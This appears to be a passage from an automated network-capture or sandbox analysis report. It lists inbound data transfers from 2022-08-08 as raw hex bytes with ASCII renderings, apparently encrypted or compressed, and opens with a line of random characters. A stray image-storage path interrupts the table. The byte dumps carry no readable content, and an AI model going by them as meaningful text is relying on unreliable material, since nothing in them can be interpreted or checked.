bPR7f\9#?nFXbFe.$K^lk)6dX4UT*%7A0h4W6*f;Z&V`vZUfTYYUES=YO0df7ISk^d4^\5XErl3qf\>.AQSK9^PO ^@~$XKFEM^4,^\K

Timestamp	kBytes transferred	Direction	Data
2022-08-08 12:00:14 UTC	72	IN	Data Raw: 0b e5 58 21 31 b6 99 aa 33 79 da 1d e2 9b 31 45 a7 bc 1f 99 bb d1 d7 c0 f1 bc ae 66 58 fc 3d 26 b3 c4 66 92 ae 66 c3 de 37 d8 b7 d5 4b a7 66 44 29 c1 ee 47 64 c0 89 d0 4e 05 16 0f 88 80 5a c4 b0 cf b3 b8 21 c0 b5 c4 1d 7f 51 29 ce 40 29 e6 32 21 1d a7 58 5c 4e 3e dd c4 c0 66 5e f2 04 12 b7 23 cf 8e b8 5e 5c ce c0 3f a3 60 43 a5 62 b1 b8 6e 0a 11 07 80 48 2b 2d c2 91 ca b4 b7 35 3b 34 19 be 9d 66 bb d7 20 7a a8 b0 c9 50 f8 d0 22 36 b4 64 a0 37 50 c9 ca ac e4 3c 52 49 40 5e 32 37 87 22 5f 61 bb aa 69 c8 e8 04 34 cc ec 8f a6 a0 6e 4a 33 2d b2 2c c2 37 1a 55 1b e4 b3 c4 ca 9f 2b 19 a3 c3 b9 60 cd 6a be ae 62 52 f2 d6 81 2e c2 d5 13 b2 5e cd 45 b4 41 2c 48 47 2c 66 34 a8 85 c4 0b 26 15 20 15 fd e9 bb a8 35 16 da d7 46 b6 c6 99 c7 c3 bd 75 f1 35 37 c1 c9 71 55 Data Ascii: X!13y1EfX=&ff7KfD)GdNZ!Q)@)2!X\N>f^#^\?`CbnH+-5;4f zP"6d7P<RI@^27"_ai4nJ3-,7U+`jbR.^EA,HG,f4& 5Fu57qU
2022-08-08 12:00:14 UTC	76	IN	Data Raw: f3 37 c2 23 25 da 46 5c b9 1b bb dd bb 66 5e 16 7a 2b 31 c7 c3 25 d7 71 2a 99 e0 95 4f 48 4d 99 33 e6 9b 5c c9 f0 aa 7e 2b 26 cd 1b 54 66 27 37 9c ae dc 3c 5c be b7 cd c7 5d 0b d9 35 2d ba a8 4f a3 bb 5e bc d2 e3 35 d6 3b cb c9 fe 6a 6e b8 d5 0b 48 45 28 2b 43 d2 27 c5 c5 5b d7 92 e2 17 50 c2 42 c3 c5 5b bb 7e 56 4d e2 56 79 2d bf ef 3d 97 ef 57 b8 2b 1e d4 26 62 7d 68 c1 26 4b 0e 3b 7f 4d 49 20 de 24 f6 ac 40 17 93 3d 20 c2 58 13 a8 5e cd 73 bb a2 c9 50 ca c9 bb 4d b1 ca a0 56 dc 2c e5 4f 57 f5 e6 ce f5 e6 dc 89 61 5a dc 99 d7 75 6f d7 c9 64 3f 8b 2c b6 ae 44 5c bb 21 5e 54 45 26 4e 98 66 23 f6 3b 79 90 f5 42 13 07 13 c1 24 4d 52 cd f8 ef 6a 23 2f c9 4d a5 b4 98 6e 51 2d 1e d6 f1 2c c1 cd e5 6d e9 66 47 de 37 c0 17 28 c3 5c a8 78 dd c5 52 d7 c9 cb ce 91 Data Ascii: 7#%F\f^z+1%q*OHM3\~+&Tf'7<\]5-O^5;jnHE(+C'[PB[~VMVy-=W+&b}h&K;MI $@= X^sPMV,OWaZuod?,D\! ^TE&Nf#;yB$MRj#/MnQ-,mfG7(\xR
2022-08-08 12:00:14 UTC	80	IN	Data Raw: 07 62 17 c3 8c c9 50 cb 8e 89 d1 56 73 5d 86 23 58 5c 54 33 d6 ad 54 54 ae 29 f1 1b 2f c9 cd 52 d6 3a 30 d5 13 5e 94 58 d3 b4 98 84 23 33 cf cd 5e c0 40 a1 64 9a 60 03 54 66 75 6e df d7 52 4c 4d 9f 39 94 b4 d3 c3 54 e0 de 2e 2d 58 66 b9 60 96 70 59 b9 c9 ee c9 f1 c3 60 c1 c4 da 55 09 bd 33 c8 05 b9 f9 c5 0f 72 3b 20 c3 67 58 6b db 4f 0c 35 db 04 cf 50 5e 2b b7 46 2f bb d1 5c 62 92 8f 65 66 58 5c 51 ca 35 48 55 23 7b 4b d3 3c c9 d1 f5 db df 2b 21 c1 a2 d1 9c 56 ee f3 97 05 5c d3 c0 af f1 07 9c c1 de 18 0f 94 02 0f 90 c5 41 0a 9a 8e 07 fb d5 e6 1e c9 c3 62 43 6c 4b 0a c5 c4 c9 45 6a 4d 20 62 2b c1 62 83 3d 97 5c 66 cf 4e 1a d4 26 60 bb 54 5c 1a 4b 0e 66 50 b9 d5 24 de 24 c7 60 52 29 7f 3d 20 60 27 66 b4 12 41 8b bb c7 c9 b8 7b 45 7b d1 bc cb ca 0a dc 20 cd Data Ascii: bPVs]#X\T3TT)/R:0^X#3^@d`TfunRLM9T.-Xf`pY`U3r; gXkO5P^+F/\befX\Q5HU#{K<+!V\AbClKEjM b+b= \fN&`T\KfP$$`R)= `'fA{E{
2022-08-08 12:00:14 UTC	84	IN	Data Raw: 03 31 7e 37 1f e3 c4 21 8f f6 b4 aa a7 b6 0a 9f 6b bd eb b3 6b 31 5c 25 60 66 95 4a 56 a5 95 3e e6 1a 65 27 7a 56 bb 8c 62 f8 44 b2 1f 1f 24 a5 a5 c3 cd 66 ab 0d 3c 0c d9 68 21 e4 b2 10 56 56 07 aa e2 74 08 14 5b b9 a9 85 2e 4f b4 88 51 72 7b 97 d4 84 07 05 3b 70 80 a0 09 eb 2a 80 b1 52 b2 1d 2d ae 6f 8c f1 b8 d8 3e 3a 40 70 37 8a 3b d3 7d 31 89 ad 63 f1 c0 f7 59 c4 00 5d c3 f0 f9 86 84 bb 3a 9a 25 e8 ef 8b c6 81 35 d8 e7 05 a7 3f 6b ff 32 55 a4 bc 58 4a 2f 35 25 6c 14 1d dc d6 61 91 b8 33 94 0a 25 d8 28 42 1a 07 b9 9c 8e 54 ea 0b e0 e1 b9 70 30 e1 78 8a 7d 36 52 5e ae d6 de 78 63 51 9a df 45 d5 62 5e 96 ae c8 9b eb e2 b6 26 61 12 79 b6 13 10 12 91 4c 7b f3 46 c5 d7 ae c0 f3 7d 08 a4 bc dc af cf b9 5d 91 d5 7b 27 ad b3 19 c0 90 99 45 81 7a e8 d9 b7 89 ba Data Ascii: 1~7!kk1\%`fJV>e'zVbD$f<h!VVt[.OQr{;p*R-o>:@p7;}1cY]:%5?k2UXJ/5%la3%(BTp0x}6R^xcQEb^&ayL{F}]{'Ez
2022-08-08 12:00:14 UTC	88	IN	Data Raw: 92 a7 81 c4 5b 55 9d 34 3d 44 69 98 f9 6c ad 99 f2 02 5b 17 63 a5 4c 87 c9 53 63 76 d9 de 3c cb e1 2e e2 33 70 b2 5b 4d e1 c4 a6 c0 f9 fd d0 bb 41 d9 f0 7f 8f de a6 76 47 a1 bd 3c 37 e6 4a 5b 02 2a a1 2b d7 7b a5 42 d3 c8 76 b3 7b bd 91 a0 f1 4f 91 44 2c 4f 43 94 70 a3 c7 d8 6f 8f 85 a4 ae 6a 3a a7 a5 71 94 bc 13 db 3f 54 25 98 67 f0 d3 b7 90 8d 97 93 b4 a1 99 27 3f fe 55 0f 1f 78 b5 23 6c a1 bf fe 4a 8b 10 6d e9 1e 51 6c 3e b7 2c d6 00 19 c8 da a3 09 99 3c 69 a2 1e 1d 69 fa d3 d0 27 a0 53 4e e3 e0 f5 d9 f4 d2 f3 df 9a bc a0 f5 f1 c2 2a 50 cf dc c3 f6 be af 7e 77 f1 26 51 98 93 74 a6 a8 59 8f fd 8c 74 29 63 04 2d 49 f2 8b 1a 23 3d 8b 35 74 45 d6 7a 30 3f 0a 5f b5 61 15 cd d9 06 ea 9f e9 85 13 ec c0 d5 7f 82 62 53 c5 b3 ff 06 d6 c3 5f 95 bf cd 6f 8f f1 d5 Data Ascii: [U4=Dil[cLScv<.3p[MAvG<7J[*+{Bv{OD,OCpoj:q?T%g'?Ux#lJmQl>,<ii'SN*P~w&QtYt)c-I#=5tEz0?_abS_o
2022-08-08 12:00:14 UTC	92	IN	Data Raw: 33 3e 9a 6f 5b 2c fe 88 74 57 cb be 3d 73 77 35 42 5d 98 c3 b9 d4 33 63 c8 d4 3f 8c 2f 6f 88 c9 60 fd e2 91 3b d2 a7 19 96 22 3f 1f 4d 39 25 0a e6 f5 da b5 c9 cd 98 f1 e1 19 19 57 27 f7 37 44 5a d4 99 c7 c3 56 b6 e6 27 ec 5b 49 62 50 52 b4 45 b0 cd 54 e4 d3 7b 4b 58 cf 8a ae 6c ba c9 b6 a0 a1 c3 b9 58 34 ce ac c9 4d 5a 4d dc 35 95 4d 58 66 9c bf f5 52 3e 1b f1 d4 2e 58 c3 39 03 f3 c6 33 c1 58 cb e7 a3 3e 52 49 40 4a d7 0f a6 7a ba cd 56 c5 e1 30 2e 35 86 4d 2c d3 c1 da 66 e3 bc d3 09 f5 31 40 2f 95 f9 ef b3 a0 96 64 f9 87 49 bb 85 55 60 52 ea 65 7a b0 dd 53 36 ba b0 d4 a3 31 11 8d 4d ea 85 e4 50 cb 13 7b e9 1b f3 2b 9b 50 c9 13 93 84 e1 b4 ce c5 bb 66 cf e7 d6 e4 22 25 c3 c5 64 d5 fd cf 50 cd 6e af 46 80 3f 36 2d cd 58 c9 e3 49 9f cf 60 9e 6b 7e b8 1b 56 Data Ascii: 3>o[,tW=sw5B]3c?/o`;"?M9%W'7DZV'[lbPRET{KXlX4MZM5MXfR>.X93X>RI@JzV0.5M,f1@/dIU`RezS61MP{ +Pf'%dPnF?6-Xl`k~V
2022-08-08 12:00:14 UTC	96	IN	Data Raw: c5 96 c5 d7 51 d6 86 ac c1 bc b7 81 11 eb 0f 04 48 45 e4 2f 1a 55 d7 20 3b 48 5e 15 4a cf e2 46 cd d4 a5 52 cd cc b0 6a e1 3b da 31 2d 80 b8 3c bc ed e6 3c 37 d5 b7 e7 37 b7 d1 56 53 2e 86 a8 2b c5 47 9b aa c4 b9 42 86 29 2c d7 9c 53 ce 8e f3 fb 6f f1 ca 55 31 95 4f 50 c1 e4 33 e9 56 d0 e2 37 bb 13 58 cf d8 04 6c be b8 bf 71 a3 1b b9 58 62 44 51 c6 1c e8 c1 d7 d3 a7 dc 19 68 61 7a 49 49 a2 f1 17 3b cb c9 52 c9 8d e7 51 55 f5 64 cd c3 5c 99 41 40 f1 e6 dc d1 7f 4f 75 cc 6d f3 1b dc 19 ca 9b c1 c9 62 2c 42 99 87 55 9b 5c c9 a0 c0 7e 2b 33 20 da b3 8b 8c 68 42 92 83 5b f9 58 8c eb 5d 4c f0 a8 23 07 2c bc 39 52 d6 4a 28 bc cd 69 5f f3 3a 36 7f 07 d9 2e 01 5e 50 c9 5e 8b fd 09 c6 79 c8 bb 66 c3 0d 7a 31 2f 56 52 50 f3 e6 a1 33 23 58 d3 cb ed 9b 3c 29 d1 95 e4 Data Ascii: QHE/U ;H^JFRj;1-<<77VS.+GB),SoU1OP3V7XlqXbDQhazII;RQUd\A@Oumb,BU\~+3 hB[X]L#,9RJ(i_:6.^P ^yfz1/VRP3#X<)
2022-08-08 12:00:14 UTC	100	IN	Data Raw: 5c b9 50 bd b3 af 66 58 54 bc 80 35 aa be 40 d7 c9 5c aa 3f 5a 22 bd c1 5c d0 fe 86 be a1 4b 40 66 58 55 81 6e 27 2b 32 19 40 66 96 b9 58 5a 4a 53 42 62 52 bb 23 4f 5a 20 d5 66 bb 55 37 7a 19 d9 4d b7 cb c9 c8 e3 6e b8 b8 7e ae 2e cd 96 5c b9 50 bd 3b af 66 58 54 3e 80 35 25 c7 4f 32 c9 66 64 35 57 d1 10 4c 5c bb da e0 84 ba 97 4b a1 58 cf da c7 6c 2b b8 7f 43 a1 c3 8c 58 60 48 d5 a9 a7 52 c1 64 9a e6 21 d1 4e d6 b2 91 4f bb b9 ac 34 55 2c 52 d1 c8 26 ed 2d 1d e9 33 44 62 8c 4a c5 bf 52 49 2c c3 62 51 d3 df c3 c5 d7 d5 66 5e bb 1d dc 79 23 5c bb cd 5e 07 c9 cf bd 5e 2e 2a 60 56 54 66 67 9b 40 4e 4f d2 e9 a5 ba 24 ca b2 04 44 2f c9 17 a5 31 ba bb 5e 60 9e 47 b8 89 3f cb 62 52 fa 86 47 1c 5e 9e c9 0b f7 d0 10 4a 17 c5 3d 8f 45 0a 26 c6 57 9e c3 4e d7 02 0e Data Ascii: \PfXT5@\?Z"\K@fXUn'+2@fXZJSBbR#OZ fU7zMn~.\P;fXT>5%O2fd5WL\KXl+CX`HRd!NO4U,R&-3DbJRI,bQf ^y#\^^.*`VTfg@NO$D/1^`G?bRG^J=E&WN
2022-08-08 12:00:14 UTC	104	IN	Data Raw: 3d 49 52 d1 08 1f 89 53 50 c9 36 1a 84 21 27 48 4c 6d 30 89 1d a5 58 5c 3c bc dd 35 e9 e2 99 49 a6 d3 3f b9 20 d6 b9 9b 5c c9 34 7e 7e c4 bc 80 da b3 66 5a c7 3d da c2 48 57 60 52 cd b5 de 33 74 d8 04 95 4d 70 a3 bb 5e 65 0b e3 d1 2c 19 c6 58 c3 66 fd 34 32 cd 05 c9 98 c3 5c 71 41 dd ac a8 66 58 54 09 9f 9b b8 96 c5 a2 c9 66 34 cb f1 31 c1 50 cb 90 de 99 31 49 31 40 66 0d 37 bc c7 c5 d1 35 4b b3 4d 9a 12 fa d1 c3 cb 3a e0 33 2f bf dc 25 1c 55 66 bb a5 81 7a a8 48 58 c7 a0 e6 b5 60 c7 ec f5 86 19 c4 5c 52 cb 92 e6 a9 42 56 8b e4 c3 62 a3 df df 21 77 a2 58 d7 c9 8a 2e a5 c3 94 ac 87 dc cf cd 5f d3 df 2f 2b 5e d1 c1 ff 49 9d 54 92 66 96 21 bd d1 c3 5a 8c ce 3e ca 8e cd 95 4d 58 66 bb f9 87 62 bb b3 60 68 29 58 c3 66 fd 2c 32 a0 ff 8e 5c 52 cb 90 e6 81 c8 13 Data Ascii: =IRSP6!'HLm0X\<5I? \4~~fZ=HW`R3tMp^e,Xf42\qAfXTf41P1I1@f75KM:3/%UfzHX`\RBVb!wX._/+^ITf!Z >MXfb`h)Xf,2\R


Timestamp	kBytes transferred	Direction	Data
2022-08-08 12:00:14 UTC	108	IN	Data Raw: f1 d1 c9 d7 a8 51 55 52 25 d2 bd dc e0 f5 ac da 76 47 de 5e 63 c9 45 e7 d0 10 4a 5b c5 ee df 45 0a 62 69 5c 59 ef 49 1e c9 77 5e a6 d9 ce 79 c1 bc f0 e4 56 d0 20 c2 19 5c 1f c3 cc 7f 82 ca 51 9e 7d ca c8 87 d4 4b 10 41 cc 24 de ca 93 3d e2 f9 58 60 57 20 d7 25 bf 55 20 09 29 58 c3 60 b4 2c 32 6c f2 89 6f 89 d0 d2 13 dd 41 41 35 c9 c3 62 96 14 51 96 8d 3b e2 ff 95 63 c9 62 50 07 14 95 3d 55 05 c9 cf c7 a6 10 83 cc 3d 0d 66 5a c7 8a 0e 91 55 53 f9 52 cd c7 f9 1a 91 3b da 90 60 58 66 49 16 79 ce d0 a1 45 3b b7 45 39 b1 da e0 b1 d2 3b a3 41 c8 05 79 e8 ad 49 41 8e c9 c3 62 8a 14 a9 4f ce 8e c9 66 5e 8c 81 2e dc ca 05 bb d1 5e 92 81 9d 4b 4d 01 cf 60 56 07 0e 2a 4b cc ff c3 b9 58 e6 1a 35 ae 62 52 c1 87 c5 da 54 9d b8 28 64 9d 89 16 0f 88 50 cb c9 c1 79 a6 26 Data Ascii: QUR%vG^cEJ[Ebi\YIw^yV \Q}KA$=X`W %U )X`,2loAA5bQ;cbP=U=fZUSR;`XfIyE;E9;AyIAbOf^.^KM`V*KX 5bRT(dPy&
2022-08-08 12:00:14 UTC	112	IN	Data Raw: 7d b4 58 15 c3 5c 50 b8 ad 46 e6 a4 7c 98 50 fc 2b 22 e0 62 bb 22 1b 68 29 58 c3 d7 7e 2c 32 5e 50 83 da db 2f 48 bb c3 ed 45 30 c4 c3 17 a8 c2 42 c3 c5 d7 c9 b3 99 6b a0 4a ea 21 20 d6 d1 5e 87 3d f7 25 d7 c9 c9 68 b1 b3 66 5a 89 fd 7e b0 48 c9 64 e9 e2 40 2f c3 50 66 2b 36 a7 2b 66 bb 85 fb 7a 4a 48 cd 78 3c 51 b0 60 c7 5a be 99 b7 58 5c 52 37 2e 59 c5 c5 93 5b f1 b0 62 0d cd 56 c7 7e d8 2e 57 0b 0c ff ed b5 15 fd 0b 21 22 51 c9 cf 1e d0 80 c6 b8 25 54 66 81 3e df 2f c7 07 9d 35 8c 5c c8 5e 0e cc bf 34 c9 60 83 ad e3 33 5c d3 4a b2 36 b7 12 a4 62 6b 4a 97 d8 5e 50 12 89 db 74 27 41 c7 7b 47 2f ca b9 da 20 5e 59 68 45 5a 4c 77 f5 41 66 9e 51 5a dc c7 f1 1e cf ce da 3d f8 80 e2 cd d3 65 7e 57 48 fb 26 8d b8 39 45 e8 15 d8 47 e4 8c 06 d4 ce 5c e2 6e 25 9b Data Ascii: }X\PF|P+"b"h)X~,2^P/HE0BkJ! ^=%hfZ~Hd@/Pf+6+fzJHx<Q`ZX\R7.Y[bV~.W!"Q%Tf>/5\^4`3\J6bkJ^Pt'A{G/ ^YhEZLwAfQZ=e~WH&9EG\n%
2022-08-08 12:00:14 UTC	116	IN	Data Raw: c7 3b 9f 1b cc 3d 54 66 91 6b df ba 1b 14 8e ef b7 f9 a6 5c 8c 81 d8 cc 95 4d c9 d7 a1 e5 f5 2f a8 25 dc 4f 2c c9 52 e8 01 ad 32 5e 50 19 cd 98 64 27 af 31 fb af d7 c9 84 bc 80 be 56 52 54 d5 2e a1 2d 41 45 a5 50 c1 22 64 e9 5e 5c c9 88 56 d7 c9 cf 4f 7f 19 66 0f 56 56 d7 bf 46 9f 67 07 cd c7 70 d3 d9 ba d1 9c e0 c6 a1 bb 5e 24 a8 e3 b9 49 dc 95 2b 52 a4 45 4f 32 c8 05 c9 cd 0a f6 e1 4a 54 54 bd d3 e6 7d 31 58 09 56 52 52 60 e6 a1 5e c1 5a cf 0b a8 c0 bb d1 5c 60 bd dc d3 a3 c6 13 a4 f0 49 bf fd f1 8f 1c 32 14 8e ef b7 f9 a6 92 4a 7d da d1 c9 1e 24 7e b2 33 5c d3 4c 9e 36 b5 d3 37 c3 33 aa 5a 64 cf 0f 2e 28 0e 8a 76 af 11 a4 9a cf 95 ce 62 58 22 d9 db ac c4 58 d7 c9 a6 e6 a7 48 1f cd b6 60 cf cd 96 30 42 8b 8e 80 a5 a2 15 96 b2 7b ca 66 c3 36 81 78 1b 2f Data Ascii: ;=Tfk\M/%O,R2^Pd'1VRT.-AEP"d^\VOfVVFgp^$I+REO2JTT}1XVRR`^Z\`I2J}$~3\L673Zd.(vbX"XH`0B{f6x/
2022-08-08 12:00:14 UTC	120	IN	Data Raw: c8 2c 60 50 d4 9b bb d1 e5 f0 f1 cf c7 66 62 5e d1 c3 64 49 93 c7 c0 66 f9 48 c9 d5 66 e2 0e 62 ff c1 f9 60 58 d5 80 49 12 5e a4 62 fb 48 58 c5 f7 e6 7b d1 9a cb fb cf c1 5c ed cc 95 aa bb 54 50 12 d8 2e 52 d3 5c 60 c8 c8 54 66 cd 66 51 ca 58 d3 c5 c5 53 d0 60 cf c9 c1 e0 cc d7 c9 5a 4c 39 3f 26 f8 c7 aa 66 23 48 c9 d5 76 e2 0e 62 94 c1 09 60 58 d5 70 49 12 5e 07 62 fd 48 58 c5 e7 e6 7b d1 96 cb 98 cf c1 5c dd cc 95 b9 11 c5 57 bb 66 5c f7 4d 91 5c bd c3 c2 66 58 d3 26 ce 20 43 0c cc 5c bb df 6c 84 c0 cf c7 21 30 91 53 b4 c5 d7 cb a4 40 a1 b0 bb 58 3d b5 cd c7 d9 78 d9 d7 d1 c9 8a c9 d7 4a 09 e2 8b bb a6 c9 07 5a 58 c3 8a 39 22 d5 8c 50 a0 5c 52 cd a6 45 0c c5 a0 d7 c0 52 d3 c9 ff c8 0a a8 66 58 d7 fd 3e 2e 62 50 78 ba e3 bc 5e 5c ae c4 a9 a1 ba 5e d1 50 Data Ascii: ,`Pfb^dIfHfb`Xl^bHX{\TP.R\`TffQXS`ZL9?&f#Hvb`Xpl^bHX{\Wf\M\fX& C\l!0S@X=xJZX9"P\RERfX>.bPx^\^P
2022-08-08 12:00:14 UTC	124	IN	Data Raw: 5c 3b 4d 91 31 56 52 50 b1 36 a1 bc fa 9c 89 f2 1d 74 94 91 51 5c c9 27 97 d8 53 1f 1c 3b 54 66 7f 20 df be 2d 8c 58 60 6c e2 df 2b 52 c1 1f 7d 92 8d 8e e9 3e ff 8d 00 0b c1 17 5e e4 c9 52 b4 42 12 30 66 06 2c 35 aa 5c b9 56 8e d1 39 c3 2c 1d 8f 8e 1c 65 0e 13 d7 c9 66 cd 89 60 0d c0 99 19 94 60 56 51 d9 5e aa b2 c6 2a ae f9 14 49 b6 7b ca 66 c3 6f 7b 78 21 2d 87 4f b0 c1 a2 d1 9c 82 9e 1b 69 05 cd 62 be 85 51 b5 d3 45 b7 c5 b3 35 7b 74 31 10 57 b3 91 0f e5 40 15 0a 75 fd a2 8f 8e f3 42 13 c5 d7 c9 d5 16 15 88 8f a6 6e 99 0b 05 ff 22 2c 5e 56 d7 45 4d 21 56 54 5a 5a c3 71 55 cd 5b 60 1c 3f cd c7 7c 7c d9 2f b8 b2 9e 18 49 33 22 e0 d3 4a bd e5 68 33 ba b2 91 3b c6 d5 5e 52 d0 9d 44 be b9 4a c7 25 d2 30 c4 c3 62 5a 28 b7 44 27 1b d0 a1 b2 4d 2c fa ff cf 53 Data Ascii: \;M1VRP6tQ\'S;Tf -X`I+R}>^RB0f,5\V9,ef``VQ^*I{fo{x!-OibQE5{t1W@uBn",^VEM!VTZZqU[`?|/I3"Jh3;^RDJ%0 bZ(D'M,S
2022-08-08 12:00:14 UTC	128	IN	Data Raw: 7b ec 10 cf d2 b6 33 39 9f 20 c0 f6 22 31 22 e6 09 c3 72 cd 21 e6 e5 02 31 2c 81 ea 9b 77 71 5f 2b 45 95 82 98 69 e0 7a d6 85 3b a3 4c de e1 2d 11 70 53 12 01 02 a0 80 cb 1a f3 dd 8b 93 80 98 68 49 a1 3b 62 a7 6f 62 12 de 2d ea 34 0d da 4e 2f 80 c6 e4 26 36 ba 1d c6 79 d3 e6 29 91 5d ea dd 8f 3b df b9 ab 56 d6 9e a8 61 ff 50 5f e5 44 d7 50 c6 fa b0 02 0c 5c 63 89 e9 e4 0f e7 08 54 c9 2f b6 da 0b d6 4d 5b b8 b5 c1 0d 1f 85 b0 6e ed 31 a3 5e 11 be f5 1a a0 7f 6c ad 68 4d cc 6e f4 c1 8e e4 e7 60 a3 5d 2e 60 1d bb 6b 5c 2d 13 79 ad 3f 16 56 19 30 bf e8 4b 58 2f ec 1c 88 f3 2c 8e 17 66 58 cf d3 56 54 d0 32 39 0e cb 90 d2 58 d3 c4 70 df b0 ff 35 bf dc 29 1c 55 66 bb c5 c9 7a 23 48 58 e3 c6 f1 c3 60 50 d3 da 55 09 c0 35 83 fe b9 4a 57 f7 0c 30 2b 52 d3 cf 54 40 Data Ascii: {39 "1"r!1,wq_+Eiz;L-pShI;bob-4N/&6y)];VaP_DP\cT/M[n1^lhMn`].`k\-y?V0KX/,fXVT29Xp5)Ufz#H X`PU5JW0+RT@
2022-08-08 12:00:14 UTC	132	IN	Data Raw: e0 44 3e e8 05 cb 5a 4c 7d 6e 5a 64 5a fb e6 e6 9a be 48 bb c1 00 ad 30 ba c3 62 5a 62 9c 83 67 2f 24 90 f1 44 88 62 50 c1 cf 93 cb a0 5c c9 cf 4c 4a 1e e2 58 88 b1 2f 5a c7 4a de d7 ca 4c a5 ac b9 0e ea 8d 0c 01 7e 2c 94 f9 96 c3 22 e0 d3 4a 24 bf 68 c2 c4 52 d1 4c f2 9b 9b c0 17 d1 27 ea d4 d2 3d 3d d2 5e 20 bd 0d cd 06 23 7f c8 23 d8 a3 5e c1 4c b1 68 a8 be bf 55 9b 5c c9 4a 22 7e 31 bc 58 da b1 66 5a 68 4b 7e aa b4 c4 64 ac 28 2f 1e 3f c1 d7 7e e4 78 31 c4 a8 c2 31 be bf 3d 2c 33 a4 24 e8 5e 16 e6 64 cf c7 ee e2 46 ba 07 56 cd c8 c5 98 64 cb 4f 62 13 0a 59 31 8b e4 c2 d2 44 c9 62 df 02 84 b2 c2 33 cd 58 cb 7b 99 9f cb cc b3 e6 09 97 5d 56 d7 54 fe 57 4b b2 91 ca d3 c3 cb f7 e9 c0 c2 60 e2 3c 2d c0 60 8e 35 45 b5 b2 2c 4a da c7 5a 62 59 b7 2c d5 4d 99 Data Ascii: D>ZL}nZdZH0bZbg/$DbP\LJX/ZJL~,"J$hRL'==^ ##^LhU\J"~1XfZhK~d(/?~x11=,3$^dFVdObY1Db3X{]VTW K`<-`5E,JZbY,M
2022-08-08 12:00:14 UTC	136	IN	Data Raw: b6 de 44 92 9e 7c 4f c9 04 ea 22 e0 b2 0d 3c 58 c1 c3 e8 6a 33 1f 5a 64 5a 44 2e 2a b0 34 55 ad 54 54 d3 07 f1 ae 2a c6 9b 56 52 5c 9f f1 c4 36 45 2e 31 c1 50 58 af de 99 35 58 5e dd bc 80 c1 cd 1b 64 a3 32 19 40 66 50 c2 01 78 b0 5c 56 66 46 46 30 d1 5a ae da 7e a8 62 91 4f 4a 48 cd 44 47 55 b5 d1 c5 b0 57 86 1d c0 5c 52 58 ad b5 42 b6 56 8b e4 c3 d1 23 a0 df aa 54 66 cf 2a 02 8d 2e 52 8e 81 e0 e4 60 cf 5a 36 73 3b dc ac a0 06 53 c4 09 1a 3b ea 1a ce 48 c9 66 3e e2 3d d3 c3 c5 80 e9 31 c2 c9 d7 bf 2a 2a a5 b2 b0 58 c1 f5 fc 6a 29 25 5a 64 58 3c e6 2a 50 09 c1 fc 40 c5 b9 ae 98 db d3 c9 58 b3 44 ce 8e c4 d7 cf c5 9f 9d b7 23 5c bb d3 60 07 22 6d c7 d5 21 e4 78 56 c5 d7 5c ab c8 18 b0 b0 c9 d1 54 32 c8 a5 5c 63 d7 d1 5a cd 03 be b2 c2 cd 62 56 96 bd 43 bf Data Ascii: D|O"<Xj3ZdZD.*4UTT*VR\6E.1PX5X^d2@fPx\VfFF0Z~bOJHDGUW\RXBV#Tf*.R`Z6s;S;Hf>=1**Xj)%ZdX<*P @XD#\'"m!xV\T2\cZbVC
2022-08-08 12:00:14 UTC	140	IN	Data Raw: 02 ec a0 d0 fe bf 85 55 60 52 cd ee 79 c3 50 bd a6 f1 29 4a 61 08 04 8a 3d 3e 9e e8 c3 2f f8 15 49 56 f6 8a 99 c2 5f 1e 59 e9 ea 4a c5 c5 4b 0c 39 02 05 47 99 59 cb c8 90 e8 d5 5e c1 c9 d1 81 41 b8 ea cc 20 c4 8e d0 42 5e a6 2a 29 aa 60 a3 c4 70 4d c4 24 a3 91 2d 51 0e b1 37 7f 17 78 34 fd 01 88 66 bb 5e cd 05 55 10 19 de e0 d5 8a da 27 e0 b9 d2 bd 19 43 46 a8 57 41 87 48 be 39 2c bb cc 53 8f 4a bb 4b 32 b9 cb 62 f9 2c 84 bd b0 99 c3 67 9b cd 58 5e 6b 32 19 bc d1 3b 50 f0 51 cf f9 4d c7 27 53 62 79 1e cf ce b7 cd 3b da 93 fd 8b 68 59 12 2a cd 12 d4 58 c1 cd 95 85 b5 bb 70 77 52 8e 64 62 7d 8f f3 e8 ed 40 62 09 e2 cb e6 9d 58 43 c8 c7 8d 1a 62 88 ca 1a a7 0a 9c 8f f5 cf 12 9b c5 f9 cc 4a d4 62 cf 16 87 4e d6 cc 56 d7 c5 79 8f 0c bf bf 65 c1 f0 5c 32 b9 37 Data Ascii: U`RyP)Ja=>/IV_YJK9GY^A B^*)`pM$-Q7x4f^U'CFWAH9,SJK2b,gX^k2;PQM'Sby;hY*XpwRdb}@bXCbJbNVye \27

Timestamp	kBytes transferred	Direction	Data
2022-08-08 12:00:14 UTC	144	IN	Data Raw: 36 55 05 ba 5e 56 d1 1c e0 a7 1b 50 b8 9d 25 0c 04 bb 85 55 60 52 00 55 7a 52 c1 cd 35 a7 4b 31 35 4a cf 5a 26 d4 3e d9 f2 d7 c0 b7 c4 f9 8b da 5e 50 d3 29 3d 57 00 16 c8 c5 4a ac f0 db c0 b8 4b 40 b0 81 3b 2e 5e a0 44 c9 d1 53 e9 84 b6 5a 0b 18 37 28 c7 d5 06 62 78 56 10 ca 24 c7 c7 66 67 bd d4 89 b0 cd 92 95 d6 46 41 a4 c9 d3 06 33 e3 cf 5c d5 7f d6 e2 09 29 58 c3 66 10 2c 32 2d 50 c9 5e c5 07 79 e8 ac c5 4a d5 d4 d7 51 4c 99 19 ac 41 82 24 07 20 73 89 37 78 58 ac 87 dc 66 43 e2 cf 54 d5 7b f7 ac 49 3f 2f 5a 54 4a 5c db 48 c9 d1 c3 d3 0e 62 52 c1 5e d1 c9 55 7c d8 12 37 cd d1 65 19 f1 19 cb cb ed e8 0d 26 94 1e f2 d5 13 4a 5c b9 3f e1 83 47 c7 2c 52 d3 84 47 df aa 41 1c a8 57 0f dc 4c db 45 c2 ce 16 07 f1 99 fd 8e 17 76 c9 cf 15 b2 08 4b 5a c7 f1 fe db 